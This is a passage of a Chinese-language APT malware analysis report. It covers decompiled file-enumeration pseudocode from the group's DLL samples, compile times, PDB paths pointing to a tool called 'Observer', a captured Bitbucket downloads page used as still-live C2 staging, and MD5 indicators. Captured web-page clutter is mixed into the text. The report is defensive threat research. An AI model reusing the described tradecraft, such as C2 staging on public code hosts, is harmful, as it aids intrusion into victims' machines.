else
{
    sub_180005000(&v39, &String, v27);
    v32 = str_cat_180004F58(v44, (int64)&v39, (int64)L" , ");
    if ( v32[1].m128i_164[1] > 7u164 )
        v32 = (__m128i *)v32->m128i_164[0];
    sub_180004D64(&v46, v32);
    Free_180001540((int64)v44);
}
Free_180001540((int64)v39);
((void __fastcall *)(int64))a1->Sleep(1000i64);
while ( ((int64 __fastcall *)(int64, char *))a1->FindNextFileW(v2, v56));
```

从初始编译时间来看，类型1是最新的，大胆推测攻击者可能根据实际攻击情况正在进行载荷方面的调整。

类型	编译时间
3	2023-11-16 06:51:36
2	2024-02-05 20:48:49
2	2024-02-01 17:50:24
1	2024-05-31 05:44:14

同时我们还注意到本次捕获的类型3中的样本包含PDB路径C:\Users\WINUSER\Desktop\SCV\1. Observer\230206\_observer\_v2.1\observer\_v2.0\_dll1\observer\_v2.0\_dll1\x64\Release\observer\_v2.0\_dll1.pdb

```
; Debug information (IMAGE_DEBUG_TYPE_CODEVIEW)
asc_18001E9A0 db 'RSDS' ; DATA XREF: .rdata:000000018001E7B4↑o
                  ; CV signature
dd 0AC08CC74h ; Data1 ; GUID
dw 0CB92h ; Data2
dw 4B66h ; Data3
db 9Ah, 0BAh, 0FBh, 1Fh, 0Dh, 4, 0Ah, 75h; Data4
dd 0CBh ; Age
text "UTF-8", 'C:\Users\WINUSER\Desktop\SCV\1. Observer\230206_observer' ; PdbName
text "UTF-8", 'er_v2.1\observer_v2.0_dll1\observer_v2.0_dll1\x64\Rele'
text "UTF-8", 'ase\observer_v2.0_dll1.pdb',0
align 20h
```



在2023年捕获的该组织的样本中发现类似结构的PDB路径，我们猜测相关工具在其内部代号或为Observer：

```
CC asc_180021FCC db 'RSDS' ; DATA XREF: .rdata:0000000180021E14↑o
CC ; CV signature
D0 dd 0DFE83615h ; Data1 ; GUID
D0 dw 0A919h ; Data2
D0 dw 4A30h ; Data3
D0 db 0ACh, 6Dh, 0C6h, 18h, 56h, 0AEh, 0A1h, 31h; Data4
E0 dd 7 ; Age
E4 text "UTF-8", 'C:\Users\USER\Desktop\SCV\9. CPL\230306_cpl\observer_i' ; PdbName
E4 text "UTF-8", 'nstaller_v2.1_Reg_Scheduler\x64\Release\observer_insta'
E4 text "UTF-8", 'ller_v2.1.pdb',0
SE align 20h
60 : Debug information (TIMAGE_DEBUG_TYPE_VC_FEATURE)
```



截止分析时，我们发现类型1样本通信使用的C2依然存活，并存在3个文件，这些文件中的内容既是攻击者需要遍历的文件夹信息：

Atlassian uses cookies to improve your browsing experience, perform analytics and research, and conduct advertising. Accept all cookies to indicate that you agree to our use of cookies on your device. [Atlassian cookies and Tracking notice](#)

Preferences Only necessary Accept all

Bitbucket Pull requests Repositories Projects Search

whekacj / Downloads


For large uploads, we recommend using the API. [Get instructions](#)

**Downloads** Tags Branches

Name	Size	Uploaded by	Downloads	Date
GFPHWLSQHUBL_3.A	46 bytes	kosamaria1	8	3 hours ago
GFPHWLSQHUBL_1.A	47 bytes	kosamaria1	10	4 hours ago
GFPHWLSQHUBL_2.A	47 bytes	kosamaria1	11	4 hours ago

Kick-start your migration to Bitbucket Pipelines

Seebug



可见攻击者可能依然对部分受害主机保持着通信。

### 3. IOC

#### Hash:

- 8620a8a3f75b8b63766bd0f489f33d6a
- dd2f326bac70baca94eb655bdfae175d
- 445a84e3216da14b73dbe52aeb63e710
- 030a68e321dec0e77b4698fccc5d54db
- dd2f326bac70baca94eb655bdfae175d
- 18fdde4bf8d3a369514b0bc8ddcf35dc
- ccf49ea51585ae38fb510b0fa52aec08
- 7e20f52d4e7074663d9f9a252b59a2d6

### 4. 参考链接

[1] Operation DevilTiger: APT-Q-12 使用 0day 漏洞技战术披露

[2] <https://www.welivesecurity.com/en/eset-research/analysis-of-two-arbitrary-code-execution-vulnerabilities-affecting-wps-office/>